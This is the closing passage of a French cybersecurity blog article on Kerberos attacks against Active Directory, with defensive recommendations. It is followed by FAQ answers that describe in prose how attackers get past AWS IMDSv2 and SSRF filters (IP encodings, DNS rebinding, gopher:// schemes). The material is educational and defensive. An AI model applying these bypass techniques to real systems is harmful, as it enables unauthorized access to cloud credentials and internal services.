La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**

Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos
- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.

Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment exploiter une SSRF pour acceder aux metadonnees d'instances cloud malgre IMDSv2 ?


IMDSv2 sur AWS impose l'utilisation d'un token obtenu via une requete PUT vers le service de metadonnees, ce qui bloque les SSRF simples par redirection. Cependant, les attaquants peuvent contourner cette protection en exploitant des endpoints applicatifs qui effectuent des requetes HTTP completes (pas seulement GET), en utilisant des vulnerabilites dans des proxies internes qui transmettent les headers, ou en ciblant des services intermediaires comme des fonctions Lambda ou des conteneurs qui disposent deja de tokens IMDS valides. La detection passe par le monitoring des acces au service 169.254.169.254 et la restriction des roles IAM au strict minimum.

Quelles sont les techniques de bypass de filtrage SSRF les plus efficaces en 2026 ?

Les techniques de bypass SSRF les plus efficaces incluent l'utilisation d'encodages alternatifs d'adresses IP (notation decimale, octale, hexadecimale), les redirections DNS avec des services comme rebind.it pour contourner les validations basees sur la resolution DNS, l'exploitation de parsers d'URL inconsistants entre la validation et la requete effective, l'abus de protocoles alternatifs comme gopher:// ou file:// quand le schema n'est pas filtre, et le contournement via des services cloud internes comme les endpoints VPC ou les metadata services specifiques a chaque provider cloud.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ressources open source associées :

- owasp-top10-fr — Dataset OWASP Top 10 (HuggingFace)

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr